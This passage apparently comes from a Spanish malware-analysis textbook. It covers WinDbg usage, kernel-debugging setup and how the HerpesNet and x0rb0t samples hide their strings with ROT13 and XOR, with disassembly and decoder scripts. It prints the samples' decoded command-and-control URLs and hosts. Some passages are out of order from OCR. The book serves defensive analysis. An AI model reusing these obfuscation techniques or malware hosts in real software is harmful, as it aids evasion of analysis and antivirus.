    SubSystemData:     00000000
    ProcessHeap:       007a0000

    ProcessParameters: 007a1470
    CurrentDirectory:  'C:\Program Files (x86)\Windows Kits\10\Debuggers\'
    WindowTitle:  'C:\Users\user\example_1.exe'
    ImageFile:    'C:\Users\user\example_1.exe'
    CommandLine:  '"C:\Users\user\example_1.exe"'
    DllPath:      '< Name not readable >'
    Environment:  007a05e8
        =::=::\
        ALLUSERSPROFILE=C:\ProgramData
        APPDATA=C:\Users\user\AppData\Roaming
        CommonProgramFiles=C:\Program Files (x86)\Common Files
        CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
        CommonProgramW6432=C:\Program Files\Common Files
        COMPUTERNAME=LAB
        ComSpec=C:\WINDOWS\system32\cmd.exe
        EMET_CE=I:-1;S:0;F:0;E:0;V:Mar 13 2015 18:35:39
        HOMEDRIVE=C:
        HOMEPATH=\Users\user
        LOCALAPPDATA=C:\Users\user\AppData\Local
[...]
```

También es posible obtener con detalle la estructura con el comando `dt ntdll!_PEB`.

Puede obtenerse las librerías cargadas por el proceso en análisis con el comando `lm`:

```
0:000> lm
start    end        module name
00b00000 00b07000   example_1 C    (private pdb symbols)
```

Para obtener más detalle

```
C:\Users\user\example_1.pdb
5c860000 5c875000   VCRUNTIME140       (deferred)
6e3c0000 6e4a1000   ucrtbase           (deferred)
71950000 719e2000   apphelp            (deferred)
74100000 7410a000   CRYPTBASE          (deferred)
74110000 7412e000   SspiCli            (deferred)
743e0000 744c0000   KERNEL32           (pdb symbols)
74c20000 74c9b000   ADVAPI32           (deferred)
76450000 765ce000   KERNELBASE         (deferred)
765d0000 76628000   bcryptPrimitives   (deferred)
76650000 7670e000   msvcrt             (deferred)
77040000 77084000   sechost            (deferred)
77090000 7713d000   RPCRT4             (deferred)
```

acerca de las librerías cargadas, podemos utilizar el comando `!dlls`.

Mostrar los datos:

WinDbg permite mostrar la información en memoria. El comando es `d` seguido del formato de visualización. He aquí algunos formatos:

- `b`: muestra los datos en hexadecimal y ASCII.
- `a`: muestra los datos en formato de cadena de caracteres ASCII.
- `u`: muestra los datos en formato de cadena de caracteres Unicode.
- `c`: muestra los datos en formato de palabras dobles (*dword*) y ASCII.
- `W`: muestra los datos en formato de palabras y ASCII.

He aquí algunos ejemplos de uso:

```
0:000> db 0x204000 0x20400f
00204000  00 00 01 04 ff ff ff ff-00 00 b0 00 40 ab 4e 77  ............@.Nw

0:000> db 0x204000 L10
00204000  00 00 01 04 ff ff ff ff-00 00 b0 00 40 ab 4e 77  ............@.Nw

0:000> db @edi L10
00204000  00 00 01 04 ff ff ff ff-00 00 b0 00 40 ab 4e 77  ............@.Nw

0:000> dc 0x204000 L10
00204000  04010000 ffffffff 00b00000 774eab40  ............@.Nw
00204010  007a1470 00000000 007a0000 774ea920  p.z.......z. .Nw
00204020  00000000 00000000 00000003 00000000  ................
00204030  00000000 00000000 00030000 00000000  ................

0:000> dW 0x204000 L10
00204000  0000 0401 ffff ffff 0000 00b0 ab40 774e  ............@.Nw
00204010  1470 007a 0000 0000 0000 007a a920 774e  p.z.......z. .Nw
```

El segundo argumento es la dirección en memoria que se desea mostrar. Podemos introducir una dirección de hexadecimal, pero también un registro en formato `@registre`. El tercer argumento define el tamaño en bytes que se ha de mostrar. Podemos utilizar una dirección de fin o un tamaño (comenzando por `L`).

Con el mismo tipo de sintaxis, es posible desensamblar el código presente en una dirección determinada; el comando es `u`. He aquí un ejemplo de uso:

```
0:000> u 7748cd6c L5
ntdll!LdrpDoDebuggerBreak+0x2b:
7748cd6c cc              int     3
7748cd6d eb07            jmp     ntdll!LdrpDoDebuggerBreak+0x35 (7748cd76)
7748cd6f 33c0            xor     eax,eax
7748cd71 40              inc     eax
7748cd72 c3              ret
```

También es

importante poder mostrar el valor de un registro: el comando es `r`. Sin ningún otro parámetro, se muestran todos los registros. Si solo queremos mostrar un registro, basta con indicarlo como parámetro.

Guardar el contenido de la memoria:

Como en *Immunity Debugger*, es posible guardar el contenido de la memoria en un archivo. El comando para realizar esta acción es `.writemem`. El segundo argumento es el archivo en el que se almacenará el contenido, el tercer argumento es la dirección de los datos que se han de guardar y el cuarto argumento el tamaño que hay que copiar. He aquí un ejemplo de uso:

```
0:000> .writemem c:\Users\user\Desktop\archivo.out @edi L10
Writing 10 bytes.
```

Como antes, la dirección puede ser un valor en hexadecimal o bien un registro.

d. Plug-in

WinDbg integra un lenguaje de script; sin embargo, su sintaxis es compleja y no demasiado intuitiva. La manera más sencilla de poder realizar scripts en *WinDbg* consiste en instalar una extensión que soporte Python. La extensión se llama *PyKd* y puede descargarse gratuitamente de la siguiente dirección: https://pykd.codeplex.com/

He aquí un ejemplo sencillo de uso de esta extensión:

```
#!/usr/bin/python
import pykd

class handle_createfile(pykd.eventHandler):
    def __init__(self):
        bp_init = getAddress("kernelbase!CreateFileA")
        self.bp_init = pykd.setBp(int(bp_init, 16), self.handle_function_begin)
        pykd.go()


    def handle_function_begin(self, args):
        print "CreateFileA() is started."
        value = pykd.dbgCommand("da dwo(@esp+4)")
        print "Value: " + value
        return False

d_handle = handle_createfile()
```

Esta clase (`handle_createfile`), durante su inicialización, va a definir un punto de ruptura en la función `CreateFileA()`. Cada vez que se active el punto de ruptura, se invocará a la función `handle_function_begin`. Esta función recupera el primer argumento en formato ASCII y lo muestra al usuario. He aquí cómo ejecutar este script:

```
.load pykd.pyd
!py script.py
```

e. Conclusión

WinDbg es un depurador potente; sin embargo su dominio no es sencillo. Esta sección nos ha permitido conocer los principales comandos y comprender cómo funciona esta herramienta. En el caso de análisis binarios compilados en 64 bits (o análisis del núcleo, como veremos en la siguiente sección), es un verdadero aliado dentro de nuestra caja de herramientas.

4. Análisis del núcleo de Windows

a. Presentación

Hasta ahora, hemos hablado de análisis en el espacio del usuario (*user-land*). Pero, como hemos visto en el primer capítulo, existen malwares que se ejecutan en el espacio del núcleo (*kernel-land*) de los sistemas Windows: son los rootkits. En este tipo de malwares, es necesario analizar los drivers. Como podemos imaginar, no es posible analizar en tiempo real el núcleo de Windows. En efecto, cuando se define un punto de ruptura, todo el núcleo se detiene y perderíamos el control de la máquina. Para analizar un driver, será preciso implementar un entorno específico, que se describirá en esta sección.

b. Implementación del entorno

El análisis del driver se realiza «en remoto» sobre una máquina virtual. Esta máquina cargará en el núcleo el driver que se ha de analizar mientras la máquina física ejecuta *WinDbg* para depurar el binario. La comunicación entre las dos máquinas se realiza mediante un puerto serie. Para facilitar la comunicación, este puerto será, en realidad, un *named pipe*.

Lo primero que hay que hacer es configurar VirtualBox para permitir a *WinDbg* hacer su trabajo. Para ello, se crea un puerto serie virtual (que será, en realidad, un *named pipe*): hacemos clic con el botón derecho en la máquina virtual y seleccionamos **Settings**. En este menú, hay que ir a la sección **Serial Ports** y marcar la opción **Enable serial port**. A continuación, se hace clic en **Create pipe** y se selecciona el nombre del *named pipe* asociado (por ejemplo, `\\.\pipe\debug`).

La segunda etapa consiste en modificar el sistema operativo de la máquina virtual para que utilice el puerto serie creado anteriormente. He aquí los comandos que hay que introducir como administrador:

```
bcdedit /debug on
bcdedit /dbgsettings serial debugport:1 baudrate:115200
```

Es necesario reiniciar la máquina para que tenga en cuenta la configuración.

La última etapa consiste en indicar a *WinDbg* que se conecte al *named pipe* desde la máquina física. Para ello vamos al menú **File**, seleccionamos **Kernel Debug** y configuramos la pestaña **COM** indicando como puerto `\\.\pipe\debug`. *WinDbg* se conectará a la máquina virtual mediante el *named pipe* y podrá depurarla.

c. Protecciones del kernel de Windows

Desde Windows 7 de 64 bits, Microsoft ha implementado muchos mecanismos de protección a nivel de su núcleo. Vamos a ver algunos en esta sección.

El primero de estos mecanismos es la firma de los drivers. En efecto, ya no es posible cargar en Windows drivers no firmados por un organismo externo de confianza. Es posible, evidentemente, deshabilitar esta funcionalidad, de modo que la máquina pasa al «testing mode» y este modo es necesario en el escritorio del usuario. Los desarrolladores de malwares han encontrado maneras de esquivar esta protección: utilizan las vulnerabilidades en los drivers legítimos para deshabilitar el control de firma.

Un segundo mecanismo es el Patch Guard. Esta protección evita que un malware pueda modificar partes sensibles del núcleo. Si se modifica alguna función importante por un driver/rootkit (por ejemplo, para alterar el sistema operativo o esconder cosas), el sistema operativo va a fallar. Es una especie de suicidio de protección.

d. Conclusión

La ingeniería inversa a nivel del núcleo de Windows no está al alcance de un debutante. Este libro no entra en

detalle respecto a esta disciplina; la API del núcleo de Windows es específica y necesitaría un libro completo para ella sola. Esta sección ha permitido configurar el entorno necesario y ha explicado brevemente algunos mecanismos de protección contra los rootkits sin entrar en detalles técnicos.

5. Límites del análisis dinámico y conclusión

El análisis dinámico presenta también sus límites: no es posible analizar más de un flujo de ejecución. Los depuradores muestran lo que son capaces de ejecutar, pero no lo que pasaría si se hubiera dado alguna condición diferente.

Hemos visto muchas herramientas, cada una de ellas posee sus propios atajos de teclado y sus propios comandos. No es fácil recordarlo todo y por este motivo he creado unos apuntes que utilizo como fondo de pantalla de mi máquina de análisis. Puede descargarlos de la siguiente dirección: http://r00ted.com/cheat%20sheet%20reverse%20v6.png

El análisis dinámico debe combinarse con el análisis estático y el análisis comportamental para optimizar los resultados y la velocidad de realización de un análisis de malware. Para hacer que el análisis sea más lento, muchos programas contienen antidebugging o bien ofuscación para hacer perder el tiempo al analista. El siguiente capítulo está dedicado a las técnicas utilizadas por los desarrolladores de malwares para hacer que el análisis sea más lento y complicado.

Introducción

La ofuscación en el dominio del desarrollo informático consiste en transformar un programa de manera que su comprensión resulte más difícil manteniendo su comportamiento. La idea es hacer que el código del programa sea lo menos intuitivo posible, de modo que su lectura sea compleja. Esta práctica puede parecer sorprendente para los desarrolladores. En efecto, por lo general un buen programa posee un código perfectamente legible para facilitar su mantenimiento, que otras personas puedan modificarlo, corregirlo o mejorarlo.

La ofuscación de código se utiliza en tres casos representativos:

- Proteger la propiedad intelectual: ciertas empresas no desean que sus competidores puedan copiar su conocimiento o no desean que sus productos puedan copiarse y utilizarse de manera ilegal (sin pagar una licencia).
- Ralentizar los análisis, en el caso del análisis de malware, pues cuanto más tiempo lleve el análisis, más tiempo estará funcional el malware.
- Hacer que los antivirus sean menos eficaces, pues tras la ofuscación el archivo binario puede parecer diferente y no corresponderse con una firma existente.

Existen muchas formas de hacer que un código sea muy complicado de leer. En el análisis de malwares, un método utilizado con frecuencia es la ofuscación de las cadenas de caracteres. Aquí, el desarrollador va a disimular las cadenas de caracteres utilizadas por su archivo binario de manera que el comportamiento global no pueda inferirse tras una simple lectura superficial sin realizar un análisis del código. Por ejemplo, los nombres de dominio de los Command & Control o los registros no se presentarán de forma clara. El comando `strings` no permitirá identificarlos a primera vista.

Un segundo método consiste en no invocar directamente las funciones de la API de Windows por sus nombres, sino por un código que las identifique; a esto se le llama ofuscación de API. Tras un análisis, no será fácil ver la lista de funciones utilizadas por un programa.

Otra técnica consiste en utilizar packers. Para hacerlo simple, un packer permite codificar, cifrar o comprimir un binario para disimular su código original. En este caso, la primera etapa del análisis consistirá en desempaquetar el binario para encontrar el binario original.

Por último, el desarrollador puede implementar técnicas para que los depuradores, tales como *Immunity Debugger*, no funcionen o incluso implementar técnicas para que los malwares no funcionen en una máquina virtual. La lista puede ser muy extensa; la única limitación es la creatividad y las competencias de los desarrolladores de malwares.

Todas estas técnicas pueden combinarse unas con otras para complicar al máximo la tarea del analista. No existe ninguna solución llave en mano para analizar malwares con estos tipos de protecciones. Vamos a ver en este capítulo casos concretos y ciertas técnicas para esquivar dichas protecciones.

Ofuscación de las cadenas de caracteres

1. Introducción

Esta sección aborda las técnicas que permiten ocultar cadenas de caracteres presentes en un archivo binario. Sin cadenas de caracteres legibles, el análisis de un binario puede complicarse: se hace imposible leer los nombres de los archivos abiertos, las claves de registro a las que se accede o los sitios de Internet los que se ha contactado… Vamos a ver cinco procedimientos que permiten ocultar cadenas de caracteres. Estas técnicas se han clasificado desde la más simple de comprender a la más complicada.

2. Caso de uso de ROT13

El ROT13 es un algoritmo sencillo de cifrado de texto. Consiste en desplazar 13 caracteres cada letra del alfabeto. He aquí la tabla de conversión:

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M

La primera fila de la tabla se corresponde con la letra inicial y la segunda fila con la nueva letra tras aplicar la función ROT13. Según esta tabla, la dirección ~~http://www.google.es~~ se convertiría en uggc://jjj.tbbtyr.rf. Es posible adivinar que la cadena de caracteres se corresponde con una URL. El malware *HerpesNet* (md5: db6779d497cb5e22697106e26eebfaa8) utiliza este tipo de codificación para almacenar sus cadenas de caracteres.

He aquí la salida del comando `strings` sobre este malware:

```
rootbsd@lab:~/$ strings herpesnet.exe
[...]
tcerfhygy
uggc://qq.mrebkpbqr.arg/urecarg/
74978o6rpp6p19836n17n3p2pq0840o0
uggc://jjj.mrebkpbqr.arg/urecarg/
sgc.mrebkpbqr.arg
uggc://sex7.zvar.ah/urecarg/
hcybnq@mrebkpbqr.arg
hccvg
ujsdsdbbngfgjhhuugfgfujd
rffgggho0o
Ashfurncsmx
[...]
```

Podemos identificar cadenas de caracteres que empiezan por «uggc». Este tipo de información indica el uso de la función ROT13. En Linux, existe un comando que permite realizar un ROT13:

```
rootbsd@lab:~$ strings herpesnet.exe | rot13
[...]
```

Vemos cómo aparecen las URL del servidor web o del servidor FTP.

Este tipo de

```
gpresultl
http://dd.zeroxcode.net/herpnet/
74978b6ecc6c19836a17a3c2cd0840b0
http://www.zeroxcode.net/herpnet/
ftp.zeroxcode.net
http://frk7.mine.nu/herpnet/
upload@zeroxcode.net
uppit
hwfqfqooatstwuuhhtstshwq

essttttubbb
Nfusheapf2k
[...]
```

decodificar se encuentra en el registro ECX:

codificación es fácil de identificar viendo el resultado, pero su implementación en ensamblador puede resultar muy compleja. He aquí el código en ensamblador de la función ROT13 del malware *HerpesNet*; el valor que se ha de

He aquí un script en Python que recupera esta implementación:

Podemos ver que es mucho más fácil comprender que el desarrollador ha utilizado la función ROT13 mirando las cadenas de caracteres cifradas que mirando el código en ensamblador.

```
.text:00403034 ; ===== S U B R O U T I N E =======================
.text:00403034
.text:00403034
.text:00403034 decode  proc near    ; CODE XREF: initVariable+2A#p
.text:00403034                      ; initVariable+34#p ...
.text:00403034                 cmp     byte ptr [ecx], 0
.text:00403037                 push    esi
.text:00403038                 mov     esi, ecx
.text:0040303A                 jz      short loc_403078
.text:0040303C                 push    edi

.text:0040303D loc_40303D:          ; CODE XREF: decode+41#j
.text:0040303D                 mov     al, [ecx]
.text:0040303F                 cmp     al, 61h
.text:00403041                 jl      short loc_403058
.text:00403043                 cmp     al, 7Ah
.text:00403045                 jg      short loc_403058
.text:00403047                 movsx   eax, al
.text:0040304A                 sub     eax, 54h
.text:0040304D                 push    1Ah
.text:0040304F                 cdq
.text:00403050                 pop     edi
.text:00403051                 idiv    edi
.text:00403053                 add     dl, 61h
.text:00403056                 jmp     short loc_40306F
.text:00403058 ;
-------------------------------------------------------------
.text:00403058
.text:00403058 loc_403058:          ; CODE XREF: decode+D#j
.text:00403058                      ; decode+11#j
.text:00403058                 cmp     al, 41h
.text:0040305A                 jl      short loc_403071
```

```
.text:0040305C                 cmp     al, 5Ah
.text:0040305E                 jg      short loc_403071

.text:00403060                 movsx   eax, al
.text:00403063                 sub     eax, 54h
.text:00403066                 push    1Ah
.text:00403068                 cdq
.text:00403069                 pop     edi
.text:0040306A                 idiv    edi
.text:0040306C                 add     dl, 41h
.text:0040306F
.text:0040306F loc_40306F:          ; CODE XREF: decode+22#j
.text:0040306F                 mov     [ecx], dl
.text:00403071
.text:00403071 loc_403071:          ; CODE XREF: decode+26#j
.text:00403071                      ; decode+2A#j
.text:00403071                 inc     ecx
.text:00403072                 cmp     byte ptr [ecx], 0
.text:00403075                 jnz     short loc_40303D
.text:00403077                 pop     edi
.text:00403078
.text:00403078 loc_403078:          ; CODE XREF: decode+6#j
.text:00403078                 mov     eax, esi
.text:0040307A                 pop     esi
```

```
.text:0040307B                  retn
.text:0040307B decode           endp
.text:0040307B
```

```
#!/usr/bin/env python

def decode(src):
  r = ""
  for c in src:
    c = ord(c)
    if c < 0x61 or c > 0x7a :
      if c < 0x41 or c > 0x5a:
        r += chr(c)
        continue
      x = (( c - 0x41 ) % 0x1a) + 0x41
    else:
      x = ((c - 0x54) % 0x1a) + 0x61
    r += chr(x)
  return r
```

3. Caso de uso de la función XOR con una clave estática

Hemos visto en el capítulo Reverse engineering la operación XOR. Recordemos su operativa; he aquí una tabla que resume su funcionamiento:

A	B	S
0	0	0
0	1	1
1	0	1
1	1	0


Esta operación puede utilizarse para ofuscar cadenas de caracteres. En efecto, podemos utilizar la propiedad siguiente para ocultar cadenas de caracteres:

A XOR B = C

C XOR B = A

En nuestro ejemplo, A es la cadena sin cifrar, B una clave de codificación y C la cadena de caracteres ofuscada. El troyano (de tipo bot IRC) llamado x0rb0t (md5: f63f9d683d7e756aee3b353d2836a6d2) utiliza este tipo de ofuscación.

He aquí el código en ensamblador de una función de codificación que utiliza un XOR como algoritmo:



Veamos una descripción de las variables de esta función:

- `ebp+Str` contiene la cadena de caracteres codificada.
- `ebp+index_str` contiene un puntero que se corresponde con la ubicación dentro de la cadena de caracteres que hay que decodificar. Este valor vale 0 cuando empieza la función.
- `ebp+index_key` contiene un puntero que se corresponde con la ubicación en la clave utilizada para decodificar una cadena de caracteres.

El primer bloque de código es el siguiente:

```
.text:00406CBB loc_406CBB:     ; CODE XREF: sub_406C78+38#j
.text:00406CBB                 mov     ecx, [ebp+Str]
.text:00406CBE                 push    ecx             ; Str
.text:00406CBF                 call    strlen
```

Este código calcula el tamaño de la cadena que se ha de decodificar gracias a

```
.text:00406CC4                  add     esp, 4
.text:00406CC7                  cmp     [ebp+index_str], eax
.text:00406CCA                  jnb     short loc_406D1D
.text:00406CCC                  mov     [ebp+index_key], 0
.text:00406CD3                  jmp     short loc_406CDE
.text:00406CD5 ;
-------------------------------------------------------------
```

la función `strlen()`. Si el tamaño de la cadena es igual a `ebp+index_Str`, entonces la función termina ejecutando lo que se encuentra en `loc_406D1D`. `ebp+index_Str` contiene la ubicación en la cadena de caracteres que se ha de decodificar, de modo que podemos concluir que la función recorre la cadena de caracteres para decodificarla y termina una vez se alcanza el final. Si el programa no ha alcanzado el final de la cadena de caracteres, `ebp+index_key` vale 0.

El segundo bloque de código es el siguiente:

```
.text:00406CDE loc_406CDE:              ; CODE XREF: sub_406C78+5B#j
.text:00406CDE                  cmp     [ebp+index_key], 7
.text:00406CE2                  jnb     short loc_406CFF
.text:00406CE4                  mov     eax, [ebp+Str]
.text:00406CE7                  add     eax, [ebp+index_str]
.text:00406CEA                  mov     ecx, [ebp+index_key]
.text:00406CED                  mov     dl, [eax]
.text:00406CEF                  xor     dl, byte ptr word_40EE60[ecx]
.text:00406CF5                  mov     eax, [ebp+Str]
.text:00406CF8                  add     eax, [ebp+index_str]
.text:00406CFB                  mov     [eax], dl
.text:00406CFD                  jmp     short loc_406CD5
.text:00406CFF ;
-------------------------------------------------------------
```

En primer lugar, el programa comprueba si `ebp+index_key` vale 7; en ese caso, ejecuta lo que encuentra en `loc_406CFF`, y en caso contrario continúa la ejecución del segundo bloque. Vamos a seguir la ejecución como si `ebp+index_key` no valiera 7. En primer lugar, el programa pone la dirección de la cadena de caracteres que se ha de decodificar `(ebp+Str)` en EAX. A continuación, agrega a esta dirección el valor de `ebp+index_str`. Estas dos instrucciones sirven para desplazarse en la cadena de caracteres. El carácter apuntado por EAX se almacena en el registro DL. El índice a la clave `(ebp+index_key)` se va a alojar en ECX. La siguiente instrucción es un XOR entre DL y `word_40EE60`[ECX]. DL contiene el carácter que hay que decodificar y `word_40EE60` contiene la clave. El valor de la clave es *x0rb0t*:

```
.data:0040EE60 aX0rb0t          db 'x0rb0t',0
```

El resultado de este XOR se almacena en DL. El valor de DL se copia a continuación en EAX. Podemos concluir que el carácter de la cadena que se ha de decodificar apuntado por `ebp+index_str` se decodifica mediante un XOR con el carácter apuntado por `ebp+index_key` de la clave.

Tras decodificar el carácter, se ejecutan las siguientes instrucciones:

```
.text:00406CD5 loc_406CD5:              ; CODE XREF: sub_406C78+85#j
.text:00406CD5                  mov     edx, [ebp+index_key]
.text:00406CD8                  add     edx, 1
.text:00406CDB                  mov     [ebp+index_key], edx
```

Este código simplemente incrementa `ebp+index_key`. Y el bucle vuelve a `loc_406CDE`.

Este bucle recibe un carácter de la cadena que se ha de decodificar y le aplica seis veces la función XOR con cada una de las letras de la clave *x0rb0t*.

Una vez recorridas las seis letras de la clave, el programa ejecuta el código situado en la dirección `loc_406CFF`:

```
.text:00406CFF loc_406CFF:              ; CODE XREF: sub_406C78+6A#j
.text:00406CFF                  cmp     dword_40EE68, 0
.text:00406D06                  jz      short loc_406D1B
.text:00406D08                  mov     ecx, [ebp+Str]
.text:00406D0B                  add     ecx, [ebp+index_str]
.text:00406D0E                  movsx   edx, byte ptr [ecx]
.text:00406D11                  not     edx
.text:00406D13                  mov     eax, [ebp+Str]
.text:00406D16                  add     eax, [ebp+index_str]
```

Este bloque hace lo mismo que el anterior; pone la dirección de la cadena de caracteres en ECX y a continuación realiza un desplazamiento en esta cadena

```
.text:00406D19                  mov     [eax], dl
.text:00406D1B
.text:00406D1B loc_406D1B:            ; CODE XREF: sub_406C78+8E#j
.text:00406D1B                  jmp     short loc_406CB2
.text:00406D1D ;
-----------------------------------------------------------------
```

de `ebp+index_str`. Luego, el carácter se sitúa en EDX. EDX contiene un carácter que ha sufrido las seis transformaciones XOR consecutivas del bucle descrito antes. Este carácter sufre ahora un NOT: los bits del carácter se invierten.

Tras esta manipulación, se ejecutan las siguientes instrucciones:

```
.text:00406CB2 loc_406CB2:    ; CODE XREF:sub_406C78:loc_406D1B#j
.text:00406CB2                mov     eax, [ebp+index_str]
.text:00406CB5                add     eax, 1
.text:00406CB8                mov     [ebp+index_str], eax
.text:00406CBB
```

El valor de `ebp+index_str` aumenta en 1 y se ejecuta nuevamente el código de `loc_406CBB`. Se realizará el mismo procesamiento para el siguiente carácter de la cadena de caracteres.

He aquí un resumen de la función de decodificación que permite decodificar lo que se encuentra en `cadena[]`:

```
char1 = cadena[0] XOR('x')
char2 = char1 XOR('0')
char3 = char2 XOR('r')
char4 = char3 XOR('b')
char5 = char4 XOR('0')
char6 = char5 XOR('t')
cadena[0] = NOT(char6)
```

A continuación, el programa pasa al siguiente carácter de la cadena que se ha de decodificar:

```
char1 = cadena[1] XOR('x')
char2 = char1 XOR('0')
char3 = char2 XOR('r')
char4 = char3 XOR('b')
char5 = char4 XOR('0')
char6 = char5 XOR('t')
cadena[1] = NOT(char6)
```

Y así para cada uno de los caracteres de la cadena que se ha de decodificar.

He aquí una implementación en Ruby de un decodificador:


En Ruby, la operación XOR se escribe ^ y el NOT se escribe ~. He aquí la salida de este script:

```
#!/usr/bin/env ruby1.9.1

key = "x0rb0t"
str = "Ñèæåöé ÅÅ+óçÄèìèÉùæéùèìä"
i=0
str.each_byte { |x|
  while i != 7 do
    x = x ^ key[i].ord
    i=i+1
  end
  putc ~x

  i=0
}
```

```
rootbsd@lab:~/$ ./xor.rb
Firewall Administrating
```

4. Caso de uso de la función XOR con una clave dinámica

